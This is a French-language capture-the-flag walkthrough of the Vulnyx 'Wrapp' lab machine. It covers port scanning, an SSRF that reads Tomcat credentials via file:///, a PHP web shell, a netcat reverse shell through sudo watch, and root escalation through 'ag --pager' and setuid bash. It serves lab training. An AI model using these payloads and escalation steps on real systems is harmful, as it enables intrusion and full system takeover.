Wrapp
Wrapp est une machine vulnérable aux attaques SSRF, classé de niveau difficile sur la plateforme Vulnyx, la machine a été conçu par d4t4s3c, l'énumération est la clé pour rooter la machine ne laisse rien passé au hasard
Reconnaissance - IP - Scan de port
essayons de lancer une découverte d’hôte sur notre réseau local
1
2
3
4
5
6
7
8
9
┌──(d4fl0n㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for d4fl0n:
Interface: eth0, type: EN10MB, MAC: 08:00:27:4a:c6:8f, IPv4: 10.0.2.15
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1	52:54:00:12:35:00	QEMU
10.0.2.2	08:00:27:99:b7:74	PCS Systemtechnik GmbH
10.0.2.3	52:54:00:12:35:00	QEMU
10.0.2.114	08:00:27:7d:2a:0b	PCS Systemtechnik GmbH
nous avons pu identifié l’adresse IP de la machine cible qui est 10.0.2.114
nous avons faire une numérisation des ports sur toutes la plages pour trouver les ports ouvert
1
2
3
4
5
6
7
8
9
10
11
12
┌──(d4fl0n㉿kali)-[~]
└─$ nmap -p- 10.0.2.114
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-22 10:56 -0400
Nmap scan report for 10.0.2.114
Host is up (0.0016s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:7D:2A:0B (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 39.95 seconds
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(d4fl0n㉿kali)-[~]
└─$ nmap -p 22,80 -A -O -sCV 10.0.2.114
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-22 10:57 -0400
Nmap scan report for 10.0.2.114
Host is up (0.0013s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 fc:84:7e:5d:15:85:4d:01:d3:7b:5a:00:de:a4:73:37 (RSA)
|   256 54:f5:ea:db:a0:38:e2:c8:5a:db:30:91:3e:78:b4:b9 (ECDSA)
|_  256 97:b6:b8:f7:cb:15:f5:6b:cd:92:5f:66:26:28:47:07 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:7D:2A:0B (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Le résultat de scan nous a fournis 2 ports ouvert 22 et 80 respectivement SSH et HTTP
Enumération Web
comme toujours nous allons commencé par une énumération passive pour ne pas générer du trafic réseau chez la cible
Accédons au site web a l’adresse http://10.0.2.114

nous avons devant nous juste une page blanche avec une message qui nous dis Fais plus d'efforts
Enumération Web - brute force de fichier et répertoire
nous allons essayer de faire l’énumération de répertoire et fichier avec ffuf
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(d4fl0n㉿kali)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt -u http://10.0.2.114/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.0.2.114/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

javascript              [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 5ms]
advanced-search         [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 10ms]
nous avons trouver un répertoire nommé advanced-search nous allons le vérifier

nous avons une portail de recherche privé qui charge les page web, chargeons l’adresse http://127.0.0.1

notre page http://120.0.0.1 a été charger. il s’agit de la même page comme le serveur tourne sur le port 80
**Remarque: Il s’agit belle et bien d’une faille SSRF
vérifions la lecture du fichier via file:///

la lecture du fichier via la méthode file:/// est autorisé
Exploitation - Enumération de l’infrastructure
nous allons essayer d’énumérer toutes les service local
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
┌──(d4fl0n㉿kali)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Infrastructure/Ports-1-To-65535.txt -u 'http://10.0.2.114/advanced-search/path.php?path=http%3A%2F%2F127.0.0.1:FUZZ' -fw 1

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.0.2.114/advanced-search/path.php?path=http%3A%2F%2F127.0.0.1:FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Infrastructure/Ports-1-To-65535.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 1
________________________________________________

22                      [Status: 200, Size: 60, Words: 3, Lines: 3, Duration: 935ms]
80                      [Status: 200, Size: 20, Words: 2, Lines: 2, Duration: 889ms]
65000                   [Status: 200, Size: 1895, Words: 201, Lines: 30, Duration: 1415ms]
:: Progress: [65535/65535] :: Job [1/1] :: 205 req/sec :: Duration: [0:01:12] :: Errors: 0 ::
nous avons 3 ports 22,80,65000; le 2 ports 22,80 sont autoriser pour la connexion a partir de l’internet, nous allons nous concentrer sur le port 65000 qui est sur écoute uniquement en local

il s’agit du service apache Tomcat sur le port 65000 or nous savons que apache tomcat stock l’identifiant de connexion dans le fichier de configuration or sur la page on laisse une note NOTE: For security reasons, using the manager webapp is restricted to users with role "manager-gui". The host-manager webapp is restricted to users with role "admin-gui". Users are defined in /etc/tomcat9/tomcat-users.xml.
essayons de le lire le fichier de configuration précisé dans la note

nous avons trouver les information de connexion de Tomcat
1
edward:3dw4RdP4zZzZzZw0rD
Exploitation
essayons la connexion au ssh avec ses informations
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(d4fl0n㉿kali)-[~]
└─$ ssh edward@10.0.2.114
The authenticity of host '10.0.2.114 (10.0.2.114)' can't be established.
ED25519 key fingerprint is: SHA256:hdzcJbUQtwBTuPptVB40sb4fheVL1kIy30wCTBBU3a4
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.114' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
edward@10.0.2.114's password:
Linux wrapp 4.19.0-23-amd64 #1 SMP Debian 4.19.269-1 (2022-12-20) x86_64
edward@wrapp:~$ id
uid=1000(edward) gid=1000(edward) grupos=1000(edward)
edward@wrapp:~$
Bingo nous somme entrer par la porte la plus simple hahahhaha
Post Exploitation
1
2
3
4
5
edward@wrapp:~$ getent passwd | grep -i bash
root:x:0:0:root:/root:/bin/bash
edward:x:1000:1000:edward,,,:/home/edward:/bin/bash
henry:x:1001:1001::/home/henry:/bin/bash
edward@wrapp:~$
nous avons 3 utilisateurs system avec le programme shell
1
2
3
4
edward@wrapp:~$ find / -writable 2>/dev/null | grep -v proc
/var/www/html/advanced-search
/var/www/html/advanced-search/path.php
/var/www/html/advanced-search/index.php
nous avons la permission d’écriture dans se répertoire essayons de créer un shell web
1
2
3
4
edward@wrapp:/var/www/html/advanced-search$ nano shell.php
edward@wrapp:/var/www/html/advanced-search$ cat shell.php
<?php system($_GET['cmd']);?>
edward@wrapp:/var/www/html/advanced-search$
1
2
3
┌──(d4fl0n㉿kali)-[~]
└─$ curl http://10.0.2.114/advanced-search/shell.php?cmd=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
notre shell a bien fonctionner vérifions sudo -l

nous pouvons escaler de www-data a henry
Post exploitation - Reverse shell
1
2
3
4
5
6
7
8
9
10
11
┌──(d4fl0n㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.114] 56218
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
script -q /dev/null -c bash
www-data@wrapp:/var/www/html/advanced-search$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@wrapp:/var/www/html/advanced-search$
1
2
3
4
5
6
7
8
9
www-data@wrapp:/var/www/html/advanced-search$ sudo -l
sudo: unable to resolve host wrapp: Name or service not known
Matching Defaults entries for www-data on wrapp:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on wrapp:
    (henry) NOPASSWD: /usr/bin/watch
www-data@wrapp:/var/www/html/advanced-search$
afficher les paramètre d’aide de la commande
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
www-data@wrapp:/var/www/html/advanced-search$ sudo -u henry /usr/bin/watch
sudo: unable to resolve host wrapp: Name or service not known

Usage:
 watch [options] command

Options:
  -b, --beep             beep if command has a non-zero exit
  -c, --color            interpret ANSI color and style sequences
  -d, --differences[=<permanent>]
                         highlight changes between updates
  -e, --errexit          exit if command has a non-zero exit
  -g, --chgexit          exit when output from command changes
  -n, --interval <secs>  seconds to wait between updates
  -p, --precise          attempt run command in precise intervals
  -t, --no-title         turn off header
  -x, --exec             pass command to exec instead of "sh -c"

 -h, --help     display this help and exit
 -v, --version  output version information and exit

For more details see watch(1).
www-data@wrapp:/var/www/html/advanced-search$
nous pouvons utilisé l’option -x pour exécuter une commande

1
2
3
www-data@wrapp:/var/www/html/advanced-search$ sudo -u henry /usr/bin/watch -x busybox nc 10.0.2.15 4444 -e bash
sudo: unable to resolve host wrapp: Name or service not known
1
2
3
4
5
6
7
┌──(d4fl0n㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.114] 41612
id
uid=1001(henry) gid=1001(henry) groups=1001(henry)
nous somme connecter en tant que henry
1
2
3
4
5
6
7
8
henry@wrapp:/var/www/html/advanced-search$ sudo -l
sudo: unable to resolve host wrapp: Name or service not known
Matching Defaults entries for henry on wrapp:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User henry may run the following commands on wrapp:
    (root) NOPASSWD: /usr/bin/ag
henry@wrapp:/var/www/html/advanced-search$
affichons le détaillé de la commande avec man

grâce au menu d’aide de la commande man nous pouvons utilisé l’option --pager pour exécuter une commande
1
2
3
4
5
6
henry@wrapp:/var/www/html$ sudo ag --pager id
sudo: unable to resolve host wrapp: Name or service not known
ERR: What do you want to search for?
henry@wrapp:/var/www/html$ uid=0(root) gid=0(root) groups=0(root)

henry@wrapp:/var/www/html$
notre commande a été exécuter et la sortie nous montre que nous somme l’utilisateur root
1
2
3
4
5
6
henry@wrapp:/var/www/html$ sudo ag --pager 'chmod +s /bin/bash'
sudo: unable to resolve host wrapp: Name or service not known
ERR: What do you want to search for?
henry@wrapp:/var/www/html$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1168776 Apr 18  2019 /bin/bash
henry@wrapp:/var/www/html$
nous avons ajouter la permission SETUID au programme /bin/bash
1
2
3
4
5
henry@wrapp:/var/www/html$ /bin/bash -p
henry@wrapp:/var/www/html# cd
henry@wrapp:~# id
uid=1001(henry) gid=1001(henry) euid=0(root) egid=0(root) groups=0(root),1001(henry)
henry@wrapp:~#
1
2
3
4
5
6
7
8
henry@wrapp:~# openssl passwd -6 root
$6$wv5FV4J083oHrhjc$TqIiqwCCGAYNTBcghyIbsqoOQN6umlb3fHwt/iloOlhLmYt3lMZyAzY1CzJe3X/vvJxv8jHAWg0pCr9giABks1
henry@wrapp:~# nano /etc/shadow
henry@wrapp:~# su root
Password:
root@wrapp:/home/henry# id
uid=0(root) gid=0(root) grupos=0(root)
root@wrapp:/home/henry#
flag
lisons les flags
1
2
3
4
root@wrapp:~# cat /home/edward/user.txt /root/root.txt
c83fe451ef30becd77fc5ba0be044cdf
64e6665993d04ec49cb88ffa7e6df4eb
root@wrapp:~#